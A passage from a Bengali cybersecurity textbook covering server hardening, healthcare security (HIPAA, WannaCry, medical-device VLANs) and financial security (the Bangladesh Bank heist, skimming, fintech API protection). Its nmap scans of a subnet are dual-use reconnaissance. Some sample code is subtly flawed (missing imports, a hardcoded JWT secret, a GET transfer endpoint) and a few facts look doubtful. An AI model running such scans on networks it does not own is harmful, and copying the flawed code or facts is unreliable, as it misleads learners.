# curl -I http://localhost - হেডার চেক করো
```

টাস্ক ৪: উইন্ডোজ হার্ডেনিং

```
# গেস্ট অ্যাকাউন্ট ডিজেন্ডার করো
# পাসওয়ার্ড পলিসি শক্ত করো (১৪ অক্ষর, ৩০ দিন)
# অপ্রয়োজনীয় সার্ভিস বন্ধ করো
# ফায়ারওয়াল এনাবল করো
```

টাস্ক ৫: হার্ডেনিং অডিট স্ক্রিপ্ট

```
# একটা ব্যাশ/পাওয়ারশেল স্ক্রিপ্ট লেখো যা:
# - ওপেন পোর্ট চেক করে
# - রুট SSH লগইন চেক করে
# - অপ্রয়োজনীয় সার্ভিস চেক করে
# - ফায়ারওয়াল স্ট্যাটাস চেক করে
# আর ফলাফল রিপোর্ট আকারে দেখায়
```

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
SSH Hardening	পোর্ট চেঞ্জ, কী-অনলি, রুট নিষিদ্ধ	চোরের জন্য দরজা শক্ত করা
UFW/Firewall	ডিফল্ট ডিনাই	যা দাওনি, ওপেন না
Server Tokens	ভার্সন লুকানো	"আমার দুর্বলতা জানতে চাস? না পাবি!"

ধারণা	সংক্ষেপ	বাংলায়
HTTP Headers	XSS, HSTS, CSP, X-Frame	ব্রাউজার লেভেলে সুরক্ষা
AIDE/Tripwire	ফাইল ইন্টগ্রিটি চেক	কেউ কিছু বদলালে এলার্ম
Rate Limiting	ক্রটফোর্স ঠেকানো	১ মিনিটে ১ লাখ রিকোয়েস্ট নয়
Minimal Service	অনাবশ্যক সার্ভিস বন্ধ	যত কম দরজা, তত কম ঝুঁকি

ভাইয়ের মেসেজ: হার্ডেনিং বিরক্তিকর কাজ — কিন্তু সবচেয়ে কার্যকরী। আমি নিজের প্রথম সার্ভারে "শুধু পাসওয়ার্ড দিলেই হবে" ভেবে ২৪ ঘণ্টায় হ্যাক খেয়েছিলাম। তারপর থেকে SSH কী, ফায়ারওয়াল, আর টোকেন লুকানো — এই তিনটা সবসময় করি। তুমিও করো। পরের অধ্যায় থেকে ডোমেইন-স্পেসিফিক সিকিউরিটি শুরু — হেলথকেয়ার!

পার্ট ১৩: Domain-specific

২ টি অধ্যায়

অধ্যায় 40: healthcare security

অধ্যায় 80: Healthcare Cybersecurity

ভাই, হাসপাতালের সিকিউরিটি মানে শুধু ডাটা চুরি না — এখানে প্রাণের ঝুঁকি আছে। রোগীর রিপোর্ট পরিবর্তন করে দিলে ভুল চিকিৎসায় রোগী মরতে পারে। এই অধ্যায়ে আমরা হেলথকেয়ার সিকিউরিটির বিশেষ চ্যালেঞ্জগুলো দেখবো।

80.1 HIPAA Compliance

HIPAA (Health Insurance Portability and Accountability Act) হলো আমেরিকার হেলথকেয়ার ডাটা প্রটেকশন আইন। বাংলাদেশে হয়তো HIPAA সরাসরি প্রযোজ্য না, কিন্তু এর প্রিন্সিপলস সব দেশের জন্যই ভালো গাইডলাইন।

HIPAA-র তিনটি প্রধান অংশ:

- Privacy Rule – রোগীর তথ্য গোপন রাখা
- Security Rule – ইলেক্ট্রনিক হেলথ রেকর্ড (EHR) সুরক্ষা
- Breach Notification Rule – ডাটা লিক হলে জানানো বাধ্যতামূলক

HIPAA Security Rule — তিন ভাগ:

ক্যাটাগরি	কী কী	উদাহরণ
Administrative	পলিসি, ট্রেনিং, রিস্ক এনালাইসিস	কর্মচারীদের সিকিউরিটি ট্রেনিং
Physical	ফিজিক্যাল এক্সেস কন্ট্রোল	সার্ভার রুমের লক, সিসি ক্যামেরা
Technical	টেকনোলজি বেসড সুরক্ষা	এনক্রিপশন, অডিট লগ, অ্যাক্সেস কন্ট্রোল

HIPAA কমপ্লায়েন্স চেকলিস্ট:

```
#!/bin/bash
# ===== HIPAA রেডিনেস চেকার – বাংলায় =====

echo "===== HIPAA রেডিনেস চেক ====="
echo ""

# ১. ডাটা এনক্রিপ্টেড?
echo "১. ডাটা এনক্রিপশন:"
# ডিস্ক এনক্রিপশন চেক
if command -v cryptsetup &> /dev/null; then
    echo "✅ LUKS এনক্রিপশন ইন্সটল করা আছে"
else
    echo "⚠️ LUKS ইন্সটল নেই – ডাটা এনক্রিপ্ট করুন!"
fi

# ২. অডিট লগিং?
echo ""
echo "২. অডিট লগিং:"
if systemctl is-active auditd &> /dev/null; then
    echo "✅ auditd চলছে"
else
    echo "⚠️ auditd চলছে না – অডিট লগ বাধ্যতামূলক!"
fi

# ৩. অ্যাক্সেস কন্ট্রোল?
echo ""
echo "৩. অ্যাক্সেস কন্ট্রোল:"
cat /etc/ssh/sshd_config | grep PermitRootLogin
echo "(রুট লগইন বন্ধ থাকা উচিত)"

# ৪. ব্যাকআপ?
echo ""
echo "৪. ব্যাকআপ স্ট্যাটাস:"
# (ব্যাকআপ স্ক্রিপ্টের উপরে নির্ভর করে)
echo "ম্যানুয়ালি চেক করুন: ব্যাকআপ নেওয়া হচ্ছে কিনা"
```

ePHI (Electronic Protected Health Information) সুরক্ষা:

```
# ===== ePHI ডাটা এনক্রিপ্ট করা =====

# ডাটাবেস এনক্রিপ্টেড রাখা
# MySQL/MariaDB
sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf

# ইন্সটল করা ফাইল সিস্টেম লেভেল এনক্রিপশন
sudo apt install cryptsetup -y
sudo cryptsetup luksFormat /dev/sdb # ডিস্ক এনক্রিপ্ট
sudo cryptsetup luksOpen /dev/sdb enc_disk
sudo mkfs.ext4 /dev/mapper/enc_disk

# ব্যাকআপ এনক্রিপ্টেড রাখা
tar -czf - /var/lib/mysql/healthcare_db | \
    gpg --symmetric --cipher-algo AES256 -o backup_$(date +%F).tar.gz.gpg
```

৪০.২ Hospital System Attack Cases

কেস ১: WannaCry Ransomware — NHS (২০১৭)

তারিখ: মে ১২, ২০১৭
লক্ষ্য: ব্রিটেনের ন্যাশনাল হেলথ সার্ভিস (NHS)
ক্ষতি: ১৯,০০০+ অ্যাপয়েন্টমেন্ট বাতিল, £৯২ মিলিয়ন
কারণ: Windows ৭ আপডেট করা হয়নি (MS17-010 প্যাচ ছিল না)

শিক্ষা:
- পুরনো সিস্টেম আপডেট না করলে র্যানসমওয়্যারের টার্গেট হয়
- হাসপাতালের ইকুইপমেন্ট প্রায়ই পুরনো OS-এ চলে (কারণ সার্টিফিকেশন)
- বিচ্ছিন্ন নেটওয়ার্ক (Network Segmentation) না থাকলে সব জায়গায় ছড়ায়

কেস ২: বাংলাদেশের হাসপাতালে আক্রমণ

```
# ===== বাংলাদেশ প্রেক্ষাপট =====  
# বাংলাদেশের অনেক হাসপাতালে এখন ডিজিটাল রেকর্ড চালু হয়েছে  
# কিন্তু সিকিউরিটি থাকে না – সহজ টার্গেট  
  
# সাধারণ দুর্বলতা:  
# ১. ডিফল্ট পাসওয়ার্ড (admin:admin)  
# ২. ফায়ারওয়াল নেই  
# ৩. রোগীর ডাটা এনক্রিপ্টেড না  
# ৪. ব্যাকআপ নেই  
# ৫. নেটওয়ার্ক segmentation নেই
```

কেস ৩: মেডিকেল ডিভাইস হ্যাক

২০১৯: রিমোট পেসমেককার হ্যাক করার প্রদর্শনী
২০২০: ইনসুলিন পাম্প হ্যাক (অননুমোদিত ইনসুলিন ইনজেকশন)
২০২১: MRI মেশিন র্যানসমওয়্যার (রোগীর চিকিৎসা বন্ধ!)

প্রতিটি কেসে শিক্ষা: মেডিকেল ডিভাইস আইওটি ডিভাইসের মতোই দুর্বল

হাসপাতালের সাধারণ দুর্বলতা:

দুর্বলতা	প্রভাব	সমাধান
পুরনো OS (Windows ৭, XP)	প্যাচ নেই, সহজ টার্গেট	আপগ্রেড বা সেগমেন্টেড নেটওয়ার্ক
ডিফল্ট পাসওয়ার্ড	কেউ সহজে লগইন করতে পারে	সব পাসওয়ার্ড পরিবর্তন বাধ্যতামূলক
নো এনক্রিপশন	ডাটা লিক + HIPAA ভায়োলেশন	AES-২৫৬ এনক্রিপশন
নো ব্যাকআপ	র্যানসমওয়্যারের পরে পুনরুদ্ধার অসম্ভব	৩-২-১ ব্যাকআপ রুল
IoT ডিভাইস	অনিরাপদ মেডিকেল ডিভাইস	VLAN, নেটওয়ার্ক সেগমেন্টেশন

৪০.৩ Medical Device Security

মেডিকেল ডিভাইসগুলোর অবস্থা হলো — "একবার তৈরি করেছি, আর আপডেট দেইনি।"

সাধারণ মেডিকেল ডিভাইস ঝুঁকি:

ডিভাইস	ঝুঁকি	কী করতে হবে
MRI/CT Scanner	Windows Embedded, পুরনো OS	নেটওয়ার্ক আইসোলেট করো
Infusion Pump	ওয়াই-ফাই, ডিফল্ট পাসওয়ার্ড	ফার্মওয়্যার আপডেট, VLAN
Pacemaker	ব্লুটুথ, রিমোট এক্সেস	এনক্রিপ্টেড কমিউনিকেশন
Hospital Bed	IoT সেন্সর, অনিরাপদ API	নেটওয়ার্ক সেগমেন্টেশন

ডিভাইস	ঝুঁকি	কী করতে হবে
Patient Monitor	আপডেট হয় না	ম্যানুফ্যাকচারার দিয়ে আপডেট করাও

মেডিকেল ডিভাইস নেটওয়ার্ক সেগমেন্টেশন:

```
# ===== মেডিকেল ডিভাইসের জন্য VLAN =====
# আলাদা VLAN-এ রাখো – হাসপাতালের মূল নেটওয়ার্ক থেকে আলাদা

# উদাহরণ VLAN কনফিগ (Cisco-like)
# VLAN 10 – হাসপাতালের অ্যাডমিন নেটওয়ার্ক
# VLAN 20 – EHR/রোগীর ডাটা
# VLAN 30 – মেডিকেল ডিভাইস (আইসোলেটেড)
# VLAN 40 – অতিথি ওয়াই-ফাই

# মেডিকেল VLAN-এ শুধু প্রয়োজ্য পোর্ট ওপেন
# ACL: মেডিকেল VLAN শুধু নির্দিষ্ট সার্ভারে যেতে পারে
```

মেডিকেল ডিভাইস অডিট:

```
#!/bin/bash
# ===== মেডিকেল ডিভাইস নেটওয়ার্ক স্ক্যান =====

echo "===== মেডিকেল ডিভাইস ডিস্কভারি ====="

# নেটওয়ার্কে মেডিকেল ডিভাইস খোঁজা
sudo nmap -sn 192.168.30.0/24 # মেডিকেল VLAN

# ওপেন পোর্ট দেখা
sudo nmap -sV -p 1-1000 192.168.30.0/24

# সন্দেহজনক সার্ভিস চেক
echo ""
echo "সতর্কতা: নিচের সার্ভিসগুলো মেডিকেল ডিভাইসে থাকা উচিত না:"
echo "- Telnet (২৩)"
echo "- FTP (২১)"
echo "- SMB (৪৪৫)"
echo "- RDP (৩৩৮৯)"
```

৪০.৪ কীভাবে বাঁচবে (হেলথকেয়ার স্পেসিফিক)

সমস্যা	সমাধান
পুরনো মেডিকেল ডিভাইস	আলাদা VLAN-এ রাখো, ইন্টারনেট অ্যাক্সেস বন্ধ
EHR ডাটা সুরক্ষা	AES-256 এনক্রিপশন, স্ট্রিক্ট অ্যাক্সেস কন্ট্রোল
র্যানসমওয়্যার	৩-২-১ ব্যাকআপ, অফলাইন ব্যাকআপ
কর্মচারী ট্রেনিং	ফিশিং টেস্ট, সিকিউরিটি অ্যাওয়ারনেস
ফিজিক্যাল সিকিউরিটি	সার্ভার রুমে বায়োমেট্রিক, সিসি ক্যামেরা
ইন্সিডেন্ট রেসপন্স	হেলথকেয়ার IR প্লেন-বুক তৈরি করো

হাসপাতালের জন্য ৩-২-১ ব্যাকআপ রুল:

```
৩ – ৩ কপি ডাটা রাখো
২ – ২ ভিন্ন মিডিয়াম রাখো (HDD + Cloud)
১ – ১ কপি অফলাইনে রাখো (টেপ ড্রাইভ/এক্সটার্নাল ডিস্ক)
```

৪০.৫ ল্যাব এক্সারসাইজ

টাস্ক ১: HIPAA রেডিনেস চেক

```
# তোমার (বা একটি ডেমো) সিস্টেমের HIPAA রেডিনেস চেক করো
# অডিট লগ, এনক্রিপশন, অ্যাক্সেস কন্ট্রোল চেক করো
# রিপোর্ট তৈরি করো – কী ঠিক আছে, কী ঠিক করতে হবে
```

টাস্ক ২: মেডিকেল ডিভাইস নেটওয়ার্ক ম্যাপিং

```
# nmap দিয়ে একটি নেটওয়ার্ক স্ক্যান করো
# কতগুলো ডিভাইস আছে, কী কী পোর্ট ওপেন?
# যে ডিভাইসগুলোর অপ্রয়োজনীয় পোর্ট ওপেন, সেগুলো চিহ্নিত করো
```

টাস্ক ৩: ePHI ডাটা এনক্রিপশন

```
# একটি ডেমো হেলথ ডাটাবেস তৈরি করো
# GPG দিয়ে ব্যাকআপ এনক্রিপ্ট করো
# এনক্রিপ্টেড ফাইল ডিক্রিপ্ট করে রিস্টোর করো
```

টাস্ক ৪: র্নাসমওয়ার প্রিভেনশন প্ল্যান

```
# হাসপাতালের জন্য র্নাসমওয়ার প্রিভেনশন গাইডলাইন লেখো
# ৩-২-১ ব্যাকআপ প্ল্যান তৈরি করো
# কারা কী করবে – রোল ডিফাইন করো
```

টাস্ক ৫: নেটওয়ার্ক সেগমেন্টেশন ডিজাইন

```
# হাসপাতালের জন্য VLAN ডিজাইন করো
# অ্যাডমিন, মেডিকেল ডিভাইস, EHR, অতিথি – আলাদা VLAN
# প্রতিটা VLAN-এর ফায়ারওয়াল রুল লেখো
```

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
HIPAA	হেলথ ডাটা প্রটেকশন আইন	রোগীর তথ্য গোপন রাখার আইনি বাধ্যবাধকতা
ePHI	ইলেক্ট্রনিক হেলথ তথ্য	ডিজিটাল রোগীর ফাইল
Network Segmentation	আলাদা VLAN/নেটওয়ার্ক	মেডিকেল ডিভাইস আলাদা রাখো
3-2-1 Backup	৩ কপি, ২ মিডিয়া, ১ অফলাইন	র্নাসমওয়ার থেকে বাঁচার সেরা উপায়
WannaCry	২০১৭ সালের র্নাসমওয়ার	আপডেট না করলে কী হয় — তার উদাহরণ
Medical IoT	সংযুক্ত মেডিকেল ডিভাইস	হাসপাতালের সবচেয়ে দুর্বল জায়গা

ভাইয়ের মেসেজ: হেলথকেয়ার সিকিউরিটি শুধু টেকনিক্যাল না — এটা ইথিক্যালও। রোগীর ডাটা নিয়ে খেলা চলে না। বাংলাদেশের হাসপাতালগুলোতে সিকিউরিটির অবস্থা খুবই খারাপ — তুমি যদি এই সেক্টরে কাজ করো, তবে অনেক বড় পরিবর্তন আনতে পারবে। পরের অধ্যায়ে ফাইন্যান্সিয়াল সিকিউরিটি — টাকার পেছনে ছোট্ট হ্যাকারদের গল্প।

অধ্যায় 41: financial security

অধ্যায় 8১: Financial Cybersecurity


ভাই, ফাইন্যান্সিয়াল সিকিউরিটি মানে টাকা বাঁচানো। ব্যাংক, ফিনটেক, এটিএম — সবখানেই হ্যাকারদের নজর। এই অধ্যায়ে আমরা ব্যাংকিং অ্যাটাক, কার্ড স্কিমিং, বাংলাদেশ ব্যাংক হেইস্ট, আর ফিনটেক সিকিউরিটি নিয়ে আলোচনা করবো।

8১.১ Banking Attacks, Card Skimming, ATM Hacking

ব্যাংকিং অ্যাটাকের ক্যাটাগরি:

অ্যাটাক টাইপ	বর্ণনা	উদাহরণ
Card Skimming	এটিএম/পিওএস এ কার্ড রিডার বসিয়ে ডাটা চুরি	শুধু বাংলাদেশেই হাজার হাজার ঘটনা
Phishing	ব্যাংকের নামে ফেক ইমেইল/এসএমএস	"আপনার একাউন্ট ব্লক হবে!"
Man-in-the-Middle	ট্রানজেকশনের মাঝখানে থেকে ডাটা চুরি	পাবলিক ওয়াই-ফাইয়ে বিপদ
API Hacking	ব্যাংকের API-তে দুর্বলতা খুঁজে	Balance check API abuse
SWIFT Attacks	SWIFT নেটওয়ার্কে অনুপ্রবেশ	বাংলাদেশ ব্যাংক হেইস্ট
Ransomware	ব্যাংকের সিস্টেম লক করে মুক্তিপণ	অনেক ব্যাংকই বন্ধ দিয়েছে

Card Skimming — কীভাবে কাজ করে:



ATM হ্যাকিং টেকনিক:

```
# ===== এটিএম সুরক্ষা চেকলিস্ট (ব্যাংক এডমিনদের জন্য) =====  
  
# ১. এটিএম সফটওয়্যার ভার্সন চেক  
# পুরনো Windows XP এখনো অনেক ATM-এ চলে!  
  
# ২. নেটওয়ার্ক সেগমেন্টেশন  
# এটিএম আলাদা VLAN-এ রাখা উচিত  
# ATM VLAN থেকে ইন্টারনেট অ্যাক্সেস ব্লক  
  
# ৩. ফিজিক্যাল সিকিউরিটি  
# - এটিএমের উপরে ক্যামেরা? (স্কিমার ডিটেক্ট)  
# - কার্ড রিডারে আলগা অংশ? (স্কিমার চেক)  
# - কীপ্যাড ঢিলা? (পিন ক্যাপচার)  
  
# ৪. এনক্রিপ্টেড কমিউনিকেশন  
# ATM ↔ Bank server: TLS 1.2+ বাধ্যতামূলক
```

ব্যাংকিং API সুরক্ষা:

```
# ===== ব্যাংকিং API সিকিউরিটি চেক =====
# ফাস্ট API (ফিনটেক ব্যাংকিং) এর উদাহরণ

from fastapi import FastAPI, HTTPException, Depends
from fastapi.security import HTTPBearer, HTTPAuthorizationCredentials
import hmac
import hashlib

app = FastAPI()
security = HTTPBearer()

# বাংলায়: টোকেন ভেরিফিকেশন ফাংশন
def টোকেন_যাচাই(credentials: HTTPAuthorizationCredentials = Depends(security)):
    """প্রতিটা API রিকোয়েস্টে টোকেন চেক করা"""
    token = credentials.credentials
    if not token or not হ্যাশ_মিলছে(token):
        raise HTTPException(
            status_code=401,
            detail="তোমার টোকেন ভুল! আবার লগইন করো ভাই!"
        )
    return token

@app.post("/api/v1/balance")
async def ব্যালান্স_দেখো(account: str, token=Depends(টোকেন_যাচাই)):
    """
    UKT: শুধু অ্যাকাউন্ট নাম্বার দিলেই ব্যালান্স দেখাবে না
    - টোকেন + রোট লিমিটিং + অথোরাইজেশন লাগবে
    """
    # রোট লিমিটিং (ক্রেডিটফোর্স ঠেকাতে)
    # প্রতি মিনিটে ১০টা রিকোয়েস্ট
    return {"balance": "গোপন - দেখানো যাবে না 😊"}

# API-তে রোট লিমিটিং লাগানো
from slowapi import Limiter, _rate_limit_exceeded_handler

limiter = Limiter(key_func=lambda: "unique_key")
app.state.limiter = limiter
app.add_exception_handler(429, _rate_limit_exceeded_handler)

@app.get("/api/v1/transfer")
@limiter.limit("5/minute") # প্রতি মিনিটে ৫টা ট্রান্সফার
async def টাকা_পাঠাও(request: Request, token=Depends(টোকেন_যাচাই)):
    """টাকা পাঠানোর API - রোট লিমিট সহ"""
    pass
```

রিয়েল-টাইম ফ্রড ডিটেকশন সিস্টেম:

```
# ===== ফ্রড ডিটেকশন সিস্টেম – বাংলায় =====

class ফ্রড_ডিটেক্টর:
    """সন্দেহজনক ট্রানজেকশন খুঁজে বের করার সিস্টেম"""

    def __init__(self):
        self.সীমা = {
            'max_per_transaction': 50000,      # ৫০ হাজার টাকা বেশি না
            'max_per_day': 200000,             # দৈনিক ২ লাখ টাকা
            'max_failed_attempts': 3,          # ৩ বার ভুল পিন
            'unusual_location': True,           # অস্বাভাবিক লোকেশন
        }

    def ট্রানজেকশন_চেক(self, ট্রানজেকশন):
        """প্রতিটা ট্রানজেকশন চেক করে"""

        সতর্কতা = []

        # চেক ১: পরিমাণ কি স্বাভাবিক?
        if ট্রানজেকশন['amount'] > self.সীমা['max_per_transaction']:
            সতর্কতা.append("বড় অঙ্কের ট্রানজেকশন – ম্যানুয়ালি ভেরিফাই করুন!")

        # চেক ২: অস্বাভাবিক সময়ে ট্রানজেকশন?
        if ট্রানজেকশন['hour'] < 6 or ট্রানজেকশন['hour'] > 23:
            সতর্কতা.append("রাতের বেলায় ট্রানজেকশন – সন্দেহজনক!")

        # চেক ৩: দ্রুত পর পর ট্রানজেকশন?
        # (সিস্টেমে আগের ট্রানজেকশনের সময় আছে)

        if সতর্কতা:
            return {
                'status': 'BLOCKED',
                'reason': সতর্কতা,
                'message': 'ট্রানজেকশন ব্লক করা হয়েছে – ব্যাংকে যোগাযোগ করুন'
            }

        return {'status': 'APPROVED', 'message': '✅ টাকা পাঠানো হয়েছে'}
```

৪১.২ Bangladesh Bank Heist — কেস স্টাডি

তারিখ: ফেব্রুয়ারি ২০১৬

লক্ষ্য: বাংলাদেশ ব্যাংক (BB)

চুরি: \$১০১ মিলিয়ন (শনির বাজার দরে ৮৫০ কোটি টাকা!)

কী হয়েছিল: SWIFT নেটওয়ার্কে হ্যাক — বিশ্বের সবচেয়ে বড় ব্যাংক ডাকাতির একটি

আক্রমণের ধাপ:

১. রিকনেসাস:
→ হ্যাকাররা বাংলাদেশ ব্যাংকের কর্মচারীদের ফিশিং করে
→ ম্যালওয়্যার ইনস্টল করে (EVIL GINEE নামক ম্যালওয়্যার)
→ SWIFT অ্যাক্সেস এক্সেস (সিকিউর সিএএফ সিস্টেমে প্রবেশ)
২. ইন্টারনাল মুভমেন্ট:
→ SWIFT ট্রানজেকশন সিস্টেমে এক্সেস পায়
→ ব্যাংকের প্রিন্টার ডিসকানেক্ট করে (যাতে ট্রানজেকশন কনফার্মেশন প্রিন্ট না হয়)
→ ব্যালেন্স ম্যানিপুলেট করে
৩. ফান্ড ট্রান্সফার:
→ নিউইয়র্ক ফেডের কাছে ৩৫টা ট্রান্সফার রিকোয়েস্ট পাঠায়
→ মোট \$৯৫১ মিলিয়ন চেয়েছিল (যা প্রায় \$১ বিলিয়ন!)
→ ৫টা রিকোয়েস্ট সফল (\$১০১ মিলিয়ন)
→ ৩০টা রিকোয়েস্ট ব্যর্থ (একটা টাইপোর কারণে – "Jupiter" বানান ভুল!)
৪. ফান্ড লুন্ডারিং:
→ ফিলিপাইনের ক্যাসিনোতে টাকা লুন্ডারিং
→ জুয়া খেলে টাকা "সাদা" করা
→ এখনো \$৬০ মিলিয়নের বেশি উদ্ধার হয়নি

কী ভুল ছিল? — শিক্ষা:

ভুল	কী হওয়া উচিত ছিল
SWIFT সিস্টেমে ফায়ারওয়াল ছিল না	ডেডিকেটেড ফায়ারওয়াল + নেটওয়ার্ক সেগমেন্টেশন
প্রিন্টার ডিসকানেক্ট করলেও এলার্ম দেয়নি	ট্রানজেকশন কনফার্মেশন না এলে এক্সেলেশন
টাইপো থাকলেও ব্যাংক অফিসার চেক করেনি	ডুয়াল অথোরাইজেশন বাধ্যতামূলক
লিমিটেড ট্রানজেকশন মনিটরিং	রিয়ল-টাইম ফ্রড ডিটেকশন
ফিলিপাইনের ব্যাংকের KYC দুর্বল	স্ট্রিক্ট KYC/AML

SWIFT সুরক্ষা চেকলিস্ট:

```
# ===== SWIFT সুরক্ষা – কী করতে হবে =====

# ১. SWIFT CSP (Customer Security Programme) ফলো করো
# ২. মাল্টি-ফ্যাক্টর অথেনটিকেশন (MFA)
# ৩. ট্রানজেকশন লিমিট সেট করো
# ৪. ডুয়াল কন্ট্রোল – একজন রিকোয়েস্ট, আরেকজন এপ্রভ
# ৫. লগ মনিটরিং ২৪/৭
# ৬. SWIFT-এর জন্য আলাদা নেটওয়ার্ক (No internet access)
# ৭. রেগুলার অডিট
```

৪১.৩ FinTech Security

বাংলাদেশে ফিনটেক দ্রুত বাড়ছে — bKash, Nagad, Rocket, ইত্যাদি। ফিনটেকের সিকিউরিটি চ্যালেঞ্জ ব্যাংকিং থেকে আলাদা।

ফিনটেকের সাধারণ দুর্বলতা:

দুর্বলতা	প্রভাব	সমাধান
OTP ইন্টারসেপশন	SIM Swap, SS7 এটাক	বায়োমেট্রিক + OTP
API রেট লিমিট নেই	ব্যালান্স ব্রুটফোর্স	প্রতি আইপি প্রতি মিনিটে সীমা
ইনসিকিউর ডাটা স্টোরেজ	পুরো ইউজার ডাটা লিক	এনক্রিপশন (AES-256)

দুর্বলতা	প্রভাব	সমাধান
ইনসাইফিসিয়েন্ট লগিং	ব্রিচ ডিটেক্ট করা কঠিন	সমস্ত ট্রানজেকশন লগ
থার্ড-পার্টি ইন্টিগ্রেশন	পার্টনার API দুর্বল	থার্ড-পার্টি সিকিউরিটি অডিট

ফিনটেক API বেস্ট প্র্যাকটিস:

```
# ===== ফিনটেক API সিকিউরিটি - বাংলায় =====
from datetime import datetime, timedelta
import jwt

# JWT টোকেন তৈরি - অ্যাক্সেস কন্ট্রলের জন্য
def টোকেন_বানাও(user_id, role):
    """JWT টোকেন বানাও - এক্সপায়ারি ১৫ মিনিট"""
    payload = {
        'user_id': user_id,
        'role': role,          # 'admin', 'user', 'agent'
        'iat': datetime.utcnow(),
        'exp': datetime.utcnow() + timedelta(minutes=15), # ১৫ মিনিট!
        'jti': uuid4().hex     # ইউনিক টোকেন আইডি (রিপ্লে অ্যাটাক ঠেকায়)
    }
    return jwt.encode(payload, 'গোপন_কী', algorithm='HS256')

# পিন ভেরিফিকেশনে রোট লিমিটিং
# ১ মিনিটে ৩ বার ভুল পিন → ৩০ মিনিট ব্লক
class পিন_ভেরিফায়ার:
    def __init__(self):
        self.ভুল_চেষ্টা = {} # {msisdn: [timestamps]}

    def ভেরিফাই(self, msisdn, পিন):
        এখন = datetime.now()

        # গত ১ মিনিটে চেষ্টা?
        if msisdn in self.ভুল_চেষ্টা:
            self.ভুল_চেষ্টা[msisdn] = [
                t for t in self.ভুল_চেষ্টা[msisdn]
                if এখন - t < timedelta(minutes=1)
            ]

            if len(self.ভুল_চেষ্টা[msisdn]) >= 3:
                return {'status': 'BLOCKED', 'message': '৩০ মিনিট পরে আবার চেষ্টা করুন!'}

        # পিন চেক
        if চেক_পিন(msisdn, পিন):
            self.ভুল_চেষ্টা.pop(msisdn, None)
            return {'status': 'OK'}
        else:
            self.ভুল_চেষ্টা.setdefault(msisdn, []).append(এখন)
            return {'status': 'WRONG', 'attempts_left': 2 - len(self.ভুল_চেষ্টা[msisdn])}
```

মোবাইল ফাইন্যান্সিয়াল সার্ভিস (MFS) সুরক্ষা:


```
# ===== MFS সিকিউরিটি চেকলিস্ট =====

# ১. পিন পলিসি
# - ৪ ডিজিটের পিন না – ৬ ডিজিট বাধ্যতামূলক
# - পিন না ম্যাচ করলে ইনক্রিমেন্টাল ডেল্টা

# ২. সিম সুই/ক্লোনিং ডিটেক্ট
# - ডিভাইস আইডি + লোকেশন চেক
# - অস্বাভাবিক লোকেশন থেকে লগইন → ব্লক

# ৩. ট্রানজেকশন লিমিট
# - দৈনিক ট্রানজেকশন লিমিট
# - বড় ট্রানজেকশনে বায়োমেট্রিক ভেরিফিকেশন

# ৪. এনক্রিপশন
# - সব API কমিউনিকেশন HTTPS (TLS 1.2+)
# - ডাটাবেসে পিন এনক্রিপ্টেড (bcrypt/argon2)
```

৪১.৪ কীভাবে বাঁচবে

পরিস্থিতি	কী করবে
কার্ড স্কিমিং	এটিএম ইউজ করার আগে কার্ড রিডার হাত দিয়ে নাড়ো — আলগা থাকলে সন্দেহ
ফিশিং এসএমএস	ব্যাংকের নাম্বার থেকে এসেছে বললেও লিংকে ক্লিক করো না
OTP শেয়ার না করা	কেউ OTP চাইলে — ১০০% স্ক্যাম! ব্যাংক কখনো OTP চায় না
পাবলিক ওয়াই-ফাইতে ব্যাংকিং	VPN ছাড়া পাবলিক ওয়াই-ফাইতে ব্যাংকিং করো না
ফ্রটফোর্স প্রোটেকশন	৩ বার ভুল পিনে একাউন্ট লক — এটা রেখো
সফটওয়্যার আপডেট	ব্যাংকিং অ্যাপ সবসময় আপডেট রাখো

৪১.৫ ল্যাব এক্সারসাইজ

টাস্ক ১: API রেট লিমিটিং ইমপ্লিমেন্ট

```
# Python Flask/FastAPI তে একটা API বানাও
# রেট লিমিটিং লাগাও – ১ মিনিটে ৫ টা রিকোয়েস্ট
# ৫ এর বেশি চাইলে ৪২৯ রিটার্ন করবে
```

টাস্ক ২: বাংলাদেশ ব্যাংক হেইস্ট রিপোর্ট

```
# Bangladesh Bank Heist এর বিস্তারিত রিপোর্ট লেখো
# কী ভুল হয়েছিল?
# কীভাবে প্রতিরোধ করা যেত?
# SWIFT CSP ফ্রেমওয়ার্ক রিসার্চ করো
```

টাস্ক ৩: ফ্রড ডিটেকশন সিমুলেশন

```
# ডেমো ট্রানজেকশন ডাটা তৈরি করো (৫০টা নরমাল + ১০টা ফ্রড)
# ফ্রড ডিটেক্টর লেখো – প্যাটার্ন খুঁজে বের করো
# কনফিউশন ম্যাট্রিক্স তৈরি করো
```

টাস্ক ৪: এটিএম সিকিউরিটি অডিট

নিকটস্থ ATM-এ গিয়ে সিকিউরিটি অডিট করো (ভিজুয়াল)
স্কিমার আছে কিনা চেক করো
ক্যামেরা আছে কিনা?
রিপোর্ট তৈরি করো

টাস্ক ৫: ফিনটেক সিকিউরিটি চেকলিস্ট

একটি মোবাইল ব্যাংকিং অ্যাপের জন্য সিকিউরিটি চেকলিস্ট তৈরি করো
API সিকিউরিটি, ডাটা স্টোরেজ, অথেনটিকেশন – সব কভার করো

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
Card Skimming	ATM-এ ফেক রিডার	কার্ডের ডাটা + পিন চুরি
SWIFT Heist	Bangladesh Bank, \$১০১M	বিশ্বের বড় ব্যাংক ডাকাতি
Phishing	জাল ইমেইল/এসএমএস	"আপনার ব্যাংক একাউন্ট ব্লক হবে" — এটা ফেক!
